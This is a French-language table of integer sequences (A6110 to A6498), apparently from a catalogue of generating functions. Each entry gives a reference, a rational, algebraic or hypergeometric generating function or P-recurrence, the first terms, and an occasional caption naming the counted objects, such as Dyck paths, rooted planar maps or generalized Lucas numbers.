Réf. GJ83 99. ARS A17 328 84.

HIS2 A6110 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1}{(1 - z)\,(1 - 2\,z)\,(1 - 4\,z)\,(1 - 8\,z)\,(1 - 16\,z)\,(1 - 32\,z)}$$

1, 63, 2667, 97155, 3309747, 109221651, 3548836819, 114429029715, 3675639930963, 117843461817939, 3774561792168531, 120843139740969555, 3867895279362300499

Gaussian binomial coefficient [n,2] for q=5

Réf. GJ83 99. ARS A17 329 84.

HIS2 A6111 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1}{(1 - z)\,(1 - 5\,z)\,(1 - 25\,z)}$$

1, 31, 806, 20306, 508431, 12714681, 317886556, 7947261556, 198682027181, 4967053120931, 124176340230306, 3104408566792806, 77610214474995931, 1940255363400777181

Gaussian binomial coefficient [n,3] for q=5

Réf. GJ83 99. ARS A17 329 84.
HIS2 A6112 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{1}{(1 - z)\,(1 - 5\,z)\,(1 - 25\,z)\,(1 - 125\,z)}$$

1, 156, 20306, 2558556, 320327931, 40053706056, 5007031143556, 625886840206056, 78236053707784181, 9779511680526143556, 1222439084242108174806

Réf. FQ 15 24 77.
HIS2 A6130 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{1}{1 - z - 3\,z^2}$$

1, 1, 4, 7, 19, 40, 97, 217, 508, 1159, 2683, 6160, 14209, 32689, 75316, 173383, 399331, 919480, 2117473, 4875913, 11228332, 25856071, 59541067, 137109280, 315732481

Réf. FQ 15 24 77.
HIS2 A6131 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{1}{1 - z - 4 z^2}$$

1, 1, 5, 9, 29, 65, 181, 441, 1165, 2929, 7589, 19305, 49661, 126881, 325525, 833049, 2135149, 5467345, 14007941, 35877321, 91909085, 235418369, 603054709, 1544728185

Réf. FQ 11 52 73.
HIS2 A6138 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{1 + z}{1 - z - 3 z^2}$$

1, 2, 5, 11, 26, 59, 137, 314, 725, 1667, 3842, 8843, 20369, 46898, 108005, 248699, 572714, 1318811, 3036953, 6993386, 16104245, 37084403, 85397138, 196650347, 452841761

Réf. FQ 27 434 89.

HIS2 A6139 **LLL** **Suite P-récurrente**

HIS1 **algébrique**

(n - 1) a(n) = (4 n - 6) a(n - 1) + (4 n - 8) a(n - 2)

$$\frac{1}{(1 - 4 z - 4 z^2)^{1/2}}$$

1, 2, 8, 32, 136, 592, 2624, 11776, 53344, 243392, 1116928, 5149696, 23835904, 110690816, 515483648, 2406449152, 11258054144, 52767312896, 247736643584

Dyck paths

Réf. SC83.

HIS2 A6149 **Hypergéométrique** **Suite P-récurrente**

HIS1

$$4F3\left([1, 1/2, 3/2, 5/2], [4, 5, 6], 64 z\right)$$

1, 1, 4, 30, 330, 4719, 81796, 1643356, 37119160, 922268360, 24801924512, 713055329720

Dyck paths

Réf. SC83.

HIS2 **A6150** **Hypergéométrique** **Suite P-récurrente**

HIS1

$$5F4\left([1, 1/2, 7/2, 5/2, 3/2], [5, 6, 7, 8], 256\ z\right)$$

1, 1, 5, 55, 1001, 26026, 884884, 37119160, 1844536720, 105408179176, 6774025632340

Dyck paths

Réf. SC83.

HIS2 **A6151** **Recoupements** **Suite P-récurrente**

HIS1

$$6F5\left([1, 1/2, 3/2, 5/2, 7/2, 9/2], [6, 7, 8, 9, 10], 1024\ z\right)$$

1, 1, 6, 91, 2548, 111384, 6852768, 553361016, 55804330152, 6774025632340

Expansion of z exp(z/(1-z))

Réf. ARS 10 142 80.

HIS2 A6152 **Dérivée logarithmique** **Suite P-récurrente**
HIS1 **exponentielle**

a(n) = (2 n - 2) a(n - 1) + (- n^2 + 5 n - 5) a(n - 2) + (- n^2 + 6 n - 8) a(n - 3)

$$\frac{z^2 - z + 1}{\exp(1/(1-z))\,(z-1)^2}$$

1, 2, 9, 52, 365, 3006, 28357, 301064, 3549177, 45965530, 648352001, 9888877692, 162112109029, 2841669616982, 53025262866045, 1049180850990736, 21937381717388657

Réf. RAIRO 12 58 78.

HIS2 A6157 **Dérivée logarithmique** **f.g. exponentielle**
HIS1 **Fraction rationnelle**

$$\frac{1 + z}{(1 - z)^4}$$

1, 5, 28, 180, 1320, 10920, 100800, 1028160, 11491200, 139708800, 1836172800, 25945920000, 392302310400, 6320426112000, 108101081088000, 1956280854528000

From sum of 1/F(n)

Réf. FQ 16 169 78.

HIS2 A6172 **Approximants de Padé**

HIS1 **Fraction rationnelle**

F(n) : Nombres de Fibonacci

$$\frac{2 + 3z - 19z^2 + 17z^3 - 4z^4}{(z-1)(z^2 - z - 1)^2 (1 - 3z + z^2)}$$

2, 9, 10, 42, 79, 252, 582, 1645, 4106, 11070, 28459, 75348, 195898

$$\sum (k+1)!\, C(n-2,k)/2 \;,\; k=0\ldots n-2$$

Réf. DM 55 272 85.

HIS2 A6183 **Dérivée logarithmique** **Suite P-récurrente**

HIS1 **exponentielle**

a(n) = (1 + n) a(n - 1) + (2 - n) a(n - 2)

$$\frac{2\exp(z)}{(1-z)^2}$$

2, 6, 22, 98, 522, 3262, 23486, 191802, 1753618, 17755382, 197282022, 2387112466, 31249472282, 440096734638, 6635304614542, 106638824162282, 1819969265702946

Réf. FQ 15 292 77. ARS 6 168 78.
HIS2 A6190 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{1}{1 - 3\,z - z^2}$$

1, 3, 10, 33, 109, 360, 1189, 3927, 12970, 42837, 141481, 467280, 1543321, 5097243, 16835050, 55602393, 183642229, 606529080, 2003229469, 6616217487, 21851881930

Partitions into pairs

Réf. PLIS 23 65 78.
HIS2 A6198 **équations différentielles** **Suite P-récurrente**
HIS1 **exponentielle** **Formule de B. Salvy**
a(n) = (2 n - 2) a(n - 1) + (2 n - 4) a(n - 2) + a(n - 3)

$$\frac{2 - 2\,z - (1 - 2\,z)^{1/2}}{(1 - 2\,z)^{3/2}\,\exp(1 - (1 - 2\,z)^{1/2})}$$

1, 1, 6, 41, 365, 3984, 51499, 769159, 13031514, 246925295, 5173842311, 118776068256, 2964697094281, 79937923931761, 2315462770608870, 71705109685449689

Partitions into pairs

Réf. PLIS 23 65 78.

HIS2 A6199 **P-récurrences** **Suite P-récurrente**

HIS1

$$a(n) = 2\,n\,a(n-1) + (2\,n-6)\,a(n-3) + a(n-4) + (2\,n-3)\,a(n-2)$$

1, 3, 21, 185, 2010, 25914, 386407, 6539679, 123823305, 2593076255, 59505341676, 1484818160748, 40025880386401, 1159156815431055, 35891098374564105

Partitions into pairs

Réf. PLIS 23 65 78.

HIS2 A6200 **P-récurrences** **Suite P-récurrrente**

HIS1

$$a(n)\,(n-1) = (2 + 6\,n - 2\,n^2)\,a(n-2) + (-6 + 2\,n + 2\,n^2)\,a(n-1) - n\,a(n-3)$$

1, 6, 55, 610, 7980, 120274, 2052309, 39110490, 823324755, 18974858540, 475182478056, 12848667150956, 373081590628565, 11578264139795430, 382452947343624515

From continued fraction for Zeta(3)

Réf. LNM 751 68 79.
HIS2 A6221 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{z\,(1+z)\,(5\,z^2+92\,z+5)}{(z-1)^4}$$

0, 5, 117, 535, 1463, 3105, 5665, 9347, 14355, 20893, 29165, 39375, 51727, 66425, 83673, 103675, 126635, 152757, 182245, 215303, 252135, 292945, 337937, 387315, 441283, 500045

Réf. LNM 751 68 79.
HIS2 A6222 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{3+16\,z+3\,z^2}{(1-z)^3}$$

3, 25, 69, 135, 223, 333, 465, 619, 795, 993, 1213, 1455, 1719, 2005, 2313, 2643, 2995, 3369, 3765, 4183, 4623, 5085, 5569, 6075, 6603, 7153, 7725, 8319, 8935, 9573, 10233, 10915

Binary trees of height n requiring 3 registers

Réf. TCS 9 105 79.

HIS2 A6223 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1}{(2z-1)(2z^4-16z^3+20z^2-8z+1)(1-4z+2z^2)}$$

1, 14, 118, 780, 4466, 23276, 113620, 528840, 2375100, 10378056, 44381832, 186574864, 773564328, 3171317360, 12880883408, 51915526432, 207893871472, 827983736608

Réf. AMM 28 114 21. JO61 150. jos.

HIS2 A6228 **équations différentielles** **Suite P-récurrente**

HIS1 **exponentielle**

a(n) = (n^2 - 6 n + 10) a(n - 2)

exp(arcsin(z))

1, 1, 1, 2, 5, 20, 85, 520, 3145, 26000, 204425, 2132000, 20646925, 260104000, 2993804125, 44217680000, 589779412625, 9993195680000, 151573309044625, 2898026747200000

Bitriangular permutations

Réf. DMJ 13 267 46.

HIS2 A6230 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{(1 + z)(1 + 6z)}{(1 - z)(1 - 2z)(1 - 3z)}$$

1, 13, 73, 301, 1081, 3613, 11593, 36301, 111961, 342013, 1038313, 3139501, 9467641, 28501213, 85700233, 257493901, 773268121, 2321377213, 6967277353, 20908123501

$$\sum n(n-1) \ldots (n-k+1)/k,\ k=2..n$$

Réf. .rkg.

HIS2 A6231 **P-récurrences** **Suite P-récurrente**

HIS1 **exponentielle**

Une solution de l'équation différentielle existe avec la fonction Ei(z), B. Salvy.

$$a(n) = (n + 3)\,a(n - 1) + (-3n - 1)\,a(n - 2) + (3n - 3)\,a(n - 3) + (-n + 2)\,a(n - 4)$$

0, 1, 5, 20, 84, 409, 2365, 16064, 125664, 1112073, 10976173, 119481284, 1421542628, 18348340113, 255323504917, 3809950976992, 60683990530208, 1027542662934897

Réf. JCT B24 208 78.
HIS2 A6234 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{2z - 1}{(1 - 3z)^2}$$

1, 4, 15, 54, 189, 648, 2187, 7290, 24057, 78732, 255879, 826686, 2657205, 8503056, 27103491, 86093442, 272629233, 860934420, 2711943423, 8523250758, 26732013741

Complexity of doubled cycle

Réf. JCT B24 208 78.
HIS2 A6235 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{1 + 2z - 10z^2 + 2z^3 + z^4}{(z - 1)^2 (1 - 4z + z^2)^2}$$

1, 12, 75, 384, 1805, 8100, 35287, 150528, 632025, 2620860, 10759331, 43804800, 177105253, 711809364, 2846259375, 11330543616, 44929049777, 177540878700, 699402223099

Triangular hex numbers

Réf. GA88 19. jos.
HIS2 A6244 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{1 - 8z + z^2}{(1 - z)(z^2 - 98z + 1)}$$

1, 91, 8911, 873181, 85562821, 8384283271, 821574197731, 80505887094361, 7888755361049641, 7730175194957704 51, 757478281552244545 51, 742251414169250077554 1

Stacking bricks

Réf. GKP 360.
HIS2 A6253 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{1 - z}{(1 + z)(1 - 4z + z^2)}$$

1, 2, 9, 32, 121, 450, 1681, 6272, 23409, 87362, 326041, 1216800, 4541161, 16947842, 63250209, 236052992, 880961761, 3287794050, 12270214441, 45793063712, 170902040409

Réf. MIS 4(3) 32 75.
HIS2 A6261 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{(1 - z + z^2)(1 - 3z + 3z^2)}{(z - 1)^6}$$

1, 2, 4, 8, 16, 32, 63, 120, 219, 382, 638, 1024, 1586, 2380, 3473, 4944, 6885, 9402, 12616, 16664, 21700, 27896, 35443, 44552, 55455, 68406, 83682, 101584, 122438, 146596, 174437

Rooted genus-2 maps with n edges

Réf. WA71. JCT 13 215 72.
HIS2 A6298 **Hypergéométrique** **Suite P-récurrente**
HIS1 **algébrique**

$$\frac{21 z (1 + z)}{(1 - 4 z)^{11/2}}$$

21, 483, 6468, 66066, 570570, 4390386, 31039008, 205633428, 1293938646, 7808250450, 45510945480

Royal paths in a lattice

Réf. CRO 20 12 73.

HIS2 A6318 **Inverse fonctionnel** **Suite P-récurrente**
HIS1 **algébrique**

n a(n) = (6 n - 9) a(n - 1) + (- n + 3) a(n - 2)

$$1/2 - 1/2\ z - 1/2\ (1 - 6\ z + z^2)^{1/2}$$

1, 2, 6, 22, 90, 394, 1806, 8558, 41586, 206098, 1037718, 5293446, 27297738, 142078746, 745387038, 3937603038, 20927156706, 111818026018, 600318853926, 3236724317174

Royal paths in a lattice

Réf. CRO 20 18 73.

HIS2 A6319 **Inverse fonctionnel** **Suite P-récurrente**
HIS1 **algébrique**

(n + 1) a(n) = (n - 4) a(n - 3) + (7 n - 4) a(n - 1) + (- 7 n + 17) a(n - 2)
S(z) est son propre inverse fonctionnel

$$(1/2 - 1/2\ z - 1/2\ (1 - 6\ z + z^2)^{1/2})^2$$

1, 4, 16, 68, 304, 1412, 6752, 33028, 164512, 831620, 4255728, 22004292, 114781008, 603308292, 3192216000, 16989553668, 90890869312, 488500827908, 2636405463248

Royal paths in a lattice

Réf. CRO 20 18 73.

HIS2 A6320 **Inverse fonctionnel** **Suite P-récurrente**

HIS1 **algébrique**

(n + 2) a(n) = (9 n - 30) a(n - 3)
+ (- n + 5) a(n - 4) + (9 n + 3) a(n - 1)

$$(1/2 - 1/2\, z - 1/2\, (1 - 6\, z + z^2)^{1/2})^3$$

1, 6, 30, 146, 714, 3534, 17718, 89898, 461010, 2386390, 12455118, 65478978, 346448538, 1843520670, 9859734630, 52974158938, 285791932578, 1547585781414, 8408765223294

Royal paths in a lattice

Réf. CRO 20 18 73.

HIS2 A6321 **LLL** **Suite P-récurrente**

HIS1 **algébrique**

(n + 3) a(n) = n a(n - 5) + (36 n - 88) a(n - 3) + (- 11 n + 47) a(n - 4)
+ (11 n + 14) a(n - 1) + (- 36 n + 20) a(n - 2) - 6 a(n - 5)

$$(1/2 - 1/2\, z - 1/2\, (1 - 6\, z + z^2)^{1/2})^4$$

1, 8, 48, 264, 1408, 7432, 39152, 206600, 1093760, 5813000, 31019568, 166188552, 893763840, 4823997960, 26124870640, 141926904328, 773293020928, 4224773978632

Total preorders

Réf. MSH 53 20 76.

HIS2 A6327 **Approximants de Padé** **Conjecture**

HIS1 **Fraction rationnelle**

$$\frac{2 + z}{(1 - z)\,(1 - z - z^2)}$$

2, 5, 10, 18, 31, 52, 86

From the enumeration of corners

Réf. CRO 6 82 65.

HIS2 A6331 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{2\,(1 + z)}{(z - 1)^4}$$

2, 10, 28, 60, 110, 182, 280, 408, 570, 770, 1012, 1300, 1638, 2030, 2480, 2992, 3570, 4218, 4940, 5740, 6622, 7590, 8648, 9800, 11050, 12402, 13860, 15428, 17110, 18910, 20832

From the enumeration of corners

Réf. CRO 6 82 65.

HIS2 A6332 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{2\,(1+z)\,(1+6\,z+z^2)}{(1-z)^7}$$

2, 28, 168, 660, 2002, 5096, 11424, 23256, 43890, 77924, 131560, 212940, 332514, 503440, 742016, 1068144, 1505826, 2083692, 2835560, 3801028, 5026098, 6563832, 8475040

From the enumeration of corners

Réf. CRO 6 82 65.

HIS2 A6333 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{z^5+20\,z^4+75\,z^3+75\,z^2+20\,z+1}{(z-1)^{10}}$$

2, 60, 660, 4290, 20020, 74256, 232560, 639540, 1586310, 3617900, 7696260, 15438150, 29451240, 53796160, 94607040, 160908264, 265670730, 427156860, 670609940, 1030350090

From the enumeration of corners

Réf. CRO 6 82 65.

HIS2 A6334 **hypergéométrique**

HIS1 **Fraction rationnelle**

$$\frac{(z^7 + 42 z^6 + 364 z^5 + 1001 z^4 + 1001 z^3 + 364 z^2 + 42 z + 1) z}{(1 - z)^{13}}$$

2, 110, 2002, 20020, 136136, 705432, 2984520, 10786908, 34370050, 98768670, 260390130, 638110200, 1468635168, 3200871520, 6650874912, 13248113736, 25415833170

Réf. CRO 6 99 65.

HIS2 A6335 **P-récurrences** **Suite P-récurrente**

HIS1 **algébrique 3è degré**

$$-(2n-1)\,n\,a(n) = -6(3n-4)(3n-5)\,a(n-1)$$

1, 2, 16, 192, 2816, 46592, 835584, 15876096, 315031552, 6466437120, 136383037440, 2941129850880, 64614360416256, 1442028424527872, 32619677465182208

Coloring a circuit with 4 colors

Réf. TAMS 60 355 46. BE74.

HIS2 A6342 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{2z - 1}{(z - 1)(1 - 3z)(1 + z)}$$

1, 1, 4, 10, 31, 91, 274, 820, 2461

Related to series-parallel networks

Réf. AAP 4 127 72.

HIS2 A6351 **Inverse fonctionnel**

HIS1 **exponentielle** **f.g. exponentielle**

S(z) est l'inverse fonctionnel de 2 ln(1 + z) - z

$$-1 - 2W(-1/2 \exp(-1/2 + 1/2 z))$$

1, 2, 8, 52, 472, 5504, 78416, 1320064, 25637824, 564275648, 13879795712, 377332365568, 11234698041088, 363581406419456, 12707452084972544, 477027941930515456

Distributive lattices

Réf. MSH 53 19 76. MSG 121 121 76.

HIS2 A6356 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{z^2 - z - 1}{z^3 - z^2 - 2z + 1}$$

1, 3, 6, 14, 31, 70, 157, 353, 793, 1782, 4004

Distributive lattices

Réf. MSH 53 19 76. MSG 121 121 76.

HIS2 A6357 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1 - z^2 + 2z^3 - z^3}{(1 + z)(z^3 - 3z + 1)}$$

1, 4, 10, 30, 85, 246, 707, 2037, 5864, 16886, 48620

Distributive lattices

Réf. MSH 53 19 76. MSG 121 121 76.
HIS2 A6358 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{(z - 1)\,(z^3 - 3\,z - 1)}{1 - 3\,z - 3\,z^2 + 4\,z^3 + z^4 - z^5}$$

1, 5, 15, 55, 190, 671, 2353, 8272, 29056, 102091, 358671

Réf. UPNT E17. jhc.
HIS2 A6368 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{1 + 3\,z + z^2 + 3\,z^3 + z^4}{(1 + z^2)\,(z - 1)^2\,(1 + z)^2}$$

1, 3, 2, 6, 4, 9, 5, 12, 7, 15, 8, 18, 10, 21, 11, 24, 13, 27, 14, 30, 16, 33, 17, 36, 19, 39, 20, 42, 22, 45, 23, 48, 25, 51, 26, 54, 28, 57, 29, 60, 31, 63, 32, 66, 34, 69, 35, 72, 37, 75, 38, 78, 40

Réf. UPNT E17. jhc.
HIS2 A6369 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{(1 + z^2)\,(z^2 + 3z + 1)^2}{(z - 1)^2\,(z^2 + z + 1)^2}$$

1, 3, 2, 5, 7, 4, 9, 11, 6, 13, 15, 8, 17, 19, 10, 21, 23, 12, 25, 27, 14, 29, 31, 16, 33, 35, 18, 37, 39, 20, 41, 43, 22, 45, 47, 24, 49, 51, 26, 53, 55, 28, 57, 59, 30, 61, 63, 32, 65, 67, 34, 69, 71

Image of n under the 3x+1 map

Réf. UPNT 16.
HIS2 A6370 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{4 + z + 2z^2}{(z - 1)^2\,(1 + z)^2}$$

4, 1, 10, 2, 16, 3, 22, 4, 28, 5, 34, 6, 40, 7, 46, 8, 52, 9, 58, 10, 64, 11, 70, 12, 76, 13, 82, 14, 88, 15, 94, 16, 100, 17, 106, 18, 112, 19, 118, 20, 124, 21, 130, 22, 136, 23, 142, 24, 148, 25, 154

Rooted nonseparable maps on the torus

Réf. JCT B18 241 75.

HIS2 A6408 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{z^2 + 11\,z + 4}{(z-1)^7}$$

4, 39, 190, 651, 1792, 4242, 8988, 17490, 31812

Non-separable planar tree-rooted maps

Réf. JCT B18 243 75.

HIS2 A6411 **Dérivée logarithmique**

HIS1 **Fraction rationnelle**

$$\frac{2\,z + 3}{(1-z)^6}$$

3, 20, 75, 210, 490, 1008, 1890, 3300, 5445, 8580, 13013

Non-separable toroidal tree-rooted maps

Réf. JCT B18 243 75.

HIS2 A6414 **Dérivée logarithmique**

HIS1 **Fraction rationnelle**

$$\frac{z^2 + 3z + 1}{(z-1)^6}$$

1, 9, 40, 125, 315, 686, 1344, 2430, 4125, 6655, 10296

Rooted planar maps

Réf. JCT B18 248 75.

HIS2 A6416 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1 + 4z - 6z^2 + 2z^3}{(z-1)^4}$$

1, 8, 20, 38, 63, 96, 138, 190, 253, 328, 416, 518, 635

Rooted planar maps

Réf. JCT B18 248 75.

HIS2 A6417 **Dérivée logarithmique exponentielle**

HIS1

$$\frac{\exp(z)\,(360 + 6840\,z + 16560\,z^2 + 8100\,z^3 + 1395\,z^4 + 93\,z^5 + 2\,z^6)}{360}$$

1, 20, 131, 469, 1262, 2862, 5780, 10725, 18647, 30784, 48713, 74405

Rooted planar maps

Réf. JCT B18 249 75.

HIS2 A6419 **P-récurrences** **Suite P-récurrente**

HIS1

$$(n + 2)\,a(n) = (9n + 10)\,a(n - 1) - (24n + 2)\,a(n - 2) + (16n - 24)\,a(n - 3)$$

1, 7, 37, 176, 794, 3473, 14893, 63004, 263950, 1097790, 4540386, 18696432, 76717268

Tree-rooted planar maps

Réf. JCT B18 256 75.

HIS2 **A6428** **Approximants de Padé**

HIS1 **exponentielle**

$$\exp(z)\,(3 + 33\,z + 33\,z^2 + 10\,z^3 + 9/8\,z^4 + 1/24\,z^5)$$

0, 3, 36, 135, 360, 798, 1568, 2826, 4770, 7645, 11748, 17433

Tree-rooted planar maps

Réf. JCT B18 257 75.

HIS2 **A6431** **Hypergéométrique** **Suite P-récurrente**

HIS1 **algébrique**

$$\frac{6\,z^2 - 6\,z + 1 - (1 - 4\,z)^{3/2}}{-2\,(1 - 4\,z)^{3/2}\,z^2}$$

0, 2, 15, 84, 420, 1980, 9009, 40040, 175032, 755820, 3233230, 13728792, 57946200

√n divides n

Réf. AMM 82 854 75. jos.

HIS2 A6446 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1 + z + z^2 - z^3}{(z^2 + z + 1)^2 (z - 1)^3}$$

1, 2, 3, 4, 6, 8, 9, 12, 15, 16, 20, 24, 25, 30, 35, 36, 42, 48, 49, 56, 63, 64, 72, 80, 81, 90, 99, 100, 110, 120, 121, 132, 143, 144, 156, 168, 169, 182, 195, 196, 210, 224, 225, 240, 255, 256

Solution to a diophantine equation

Réf. TR July 1973 p. 74. jos.

HIS2 A6451 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{z (2 + 3 z - 2 z^2 - z^3)}{(z - 1) (1 - 2 z - z^2)^2 (z^2 - 2 z - 1)}$$

0, 2, 5, 15, 32, 90, 189, 527, 1104, 3074, 6437, 17919, 37520, 104442, 218685, 608735, 1274592, 3547970, 7428869, 20679087, 43298624, 120526554, 252362877, 702480239

Solution to a diophantine equation

Réf. TR July 1973 p. 74. jos.

HIS2 A6452 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{(1 - z)\,(z^2 + 3\,z + 1)}{(1 - 2\,z - z^2)\,(z^2 - 2\,z - 1)}$$

1, 2, 4, 11, 23, 64, 134, 373, 781, 2174, 4552, 12671, 26531, 73852, 154634, 430441, 901273, 2508794, 5253004, 14622323, 30616751, 85225144, 178447502, 496728541, 1040068261

Solution to a diophantine equation

Réf. TR July 1973 p. 74. jos.

HIS2 A6454 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{z\,(1 + 4\,z + z^2)}{3\,(1 - z)\,(z^2 - 6\,z + 1)\,(1 + 6\,z + z^2)}$$

0, 3, 15, 120, 528, 4095, 17955, 139128, 609960, 4726275, 20720703, 160554240, 703893960, 5454117903, 23911673955, 185279454480, 812293020528, 6294047334435

Number of elements in Z[i] whose "smallest algorithm" is <= n

Réf. JALG 19 290 71. hwl.

HIS2 A6457 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1 + z + 2 z^3}{(2 z - 1) (1 - 2 z^2) (1 - z)^2}$$

1, 5, 17, 49, 125, 297, 669, 1457, 3093, 6457, 13309, 27201, 55237, 111689, 225101, 452689, 908885, 1822809, 3652701, 7315553, 14645349, 29311081, 58650733, 117342321, 234741877

Number of elements in Z[Ω] whose "smallest algorithm" is <= n

Réf. JALG 19 290 71. hwl.

HIS2 A6458 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1 + 2 z + z^2 + 2 z^4 + 6 z^5}{(-1 + 3 z) (2 z^3 + 2 z^2 - 1) (z - 1)^2}$$

1, 7, 31, 115, 391, 1267, 3979, 12271, 37423, 113371, 342091, 1029799, 3095671, 9298147, 27914179, 83777503, 251394415, 754292827, 2263072411, 6789560412

Rooted planar maps

Réf. JCT B18 249 75.
HIS2 A6468 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{z^3 - 4z^2 + 2z + 5}{(z-1)^7}$$

5, 37, 150, 449, 1113, 2422, 4788, 8790, 15213, 25091, 39754, 60879

Rooted planar maps

Réf. JCT B18 251 75.
HIS2 A6469 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{3z^2 - 9z - 10}{(z-1)^7}$$

10, 79, 340, 1071, 2772, 6258, 12768, 24090, 42702, 71929

Rooted planar maps

Réf. JCT B18 257 75.

HIS2 A6471 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{4\,z^3 + 35\,z^2 + 34\,z + 5}{(z-1)^{10}}$$

5, 84, 650, 3324, 13020, 42240, 118998, 300300, 693693, 1490060, 3011580

Réf. JSCS 12 122 81.

HIS2 A6472 **hypergéométrique** **f.g. exponentielle double**

HIS1 **Fraction rationnelle**

2 a(n) = (n - 1) n a(n - 1)

$$\frac{4}{(z-2)^2}$$

1, 1, 3, 18, 180, 2700, 56700, 1587600, 57153600, 2571912000, 141455160000, 9336040560000, 728211163680000, 66267215894880000, 6958057668962400000

Réf. BIT 13 93 73.
HIS2 A6478 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{1}{(z-1)(1-z-z^2)^2}$$

1, 3, 8, 18, 38, 76, 147, 277, 512, 932, 1676, 2984, 5269, 9239, 16104, 27926, 48210, 82900, 142055, 242665, 413376, 702408, 1190808, 2014608, 3401833, 5734251, 9650312

From variance of Fibonacci search

Réf. BIT 13 93 73.
HIS2 A6479 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{z^3(z^2+z+1)}{(1-z)(1-z-z^2)^3}$$

0, 0, 0, 1, 5, 18, 52, 134, 318, 713, 1531, 3180, 6432, 12732, 24756, 47417, 89665, 167694, 310628, 570562, 1040226, 1883953, 3391799, 6073848, 10824096, 19204536, 33936456

Réf. dsk.
HIS2 A6483 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{1 - 6\,z^2}{(z - 1)\,(4\,z^2 + 2\,z - 1)}$$

1, 3, 5, 17, 49, 161, 513, 1665, 5377, 17409, 56321, 182273, 589825, 1908737, 6176769, 19988481, 64684033, 209321985, 677380097, 2192048129, 7093616641, 22955425793

Réf. dsk.
HIS2 A6484 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{1 - 2\,z + 5\,z^2}{(1 - z)^5}$$

1, 3, 10, 30, 75, 161, 308, 540, 885, 1375, 2046, 2938, 4095, 5565, 7400, 9656, 12393, 15675, 19570, 24150, 29491, 35673, 42780, 50900, 60125, 70551, 82278, 95410, 110055, 126325

Generalized Lucas numbers

Réf. FQ 15 252 77.

HIS2 A6490 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1 - 2z + 2z^2}{(1 - z - z^2)^3}$$

1, 0, 3, 4, 10, 18, 35, 64, 117, 210, 374, 660, 1157, 2016, 3495, 6032, 10370, 17766, 30343, 51680, 87801, 148830, 251758, 425064, 716425, 1205568, 2025675, 3399004, 5696122

Generalized Lucas numbers

Réf. FQ 15 252 77.

HIS2 A6491 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{(1 - 2z + 2z^2)^2 (z - 1)}{(1 - z - z^2)^3}$$

1, 0, 4, 5, 15, 28, 60, 117, 230, 440, 834, 1560, 2891, 5310, 9680, 17527, 31545, 56468, 100590, 178395, 315106, 554530, 972564, 1700400, 2964325, 5153868, 8938300, 15465497

Generalized Lucas numbers

Réf. FQ 15 252 77.

HIS2 A6492 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{(1 - 2z + 2z^2)^2 (z - 1)^2}{(1 - z - z^2)^4}$$

1, 0, 5, 6, 21, 40, 93, 190, 396, 796, 1586, 3108, 6025, 11552, 21947, 41346, 77311, 143580, 265013, 486398, 888122, 1613944, 2920100, 5261880, 9445905, 16897328, 30127665

Generalized Lucas numbers

Réf. FQ 15 252 77.

HIS2 A6493 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{(1 - 2z + 2z^2)^2 (z - 1)^3}{(1 - z - z^2)^5}$$

1, 0, 6, 7, 28, 54, 135, 286, 627, 1313, 2730, 5565, 11212, 22304, 43911, 85614, 165490, 317373, 604296, 1143054, 2149074, 4017950, 7473180, 13832910, 25490115, 46774448

Réf. FQ 15 292 77.
HIS2 A6497 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{2 - 3z}{1 - 3z - z^2}$$

2, 3, 11, 36, 119, 393, 1298, 4287, 14159, 46764, 154451, 510117, 1684802, 5564523, 18378371, 60699636, 200477279, 662131473, 2186871698, 7222746567, 23855111399

Restricted combinations

Réf. FQ 16 113 78.
HIS2 A6498 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{1 + z + 2z^2 + z^3}{(1 - z - z^2)(1 + z^2)}$$

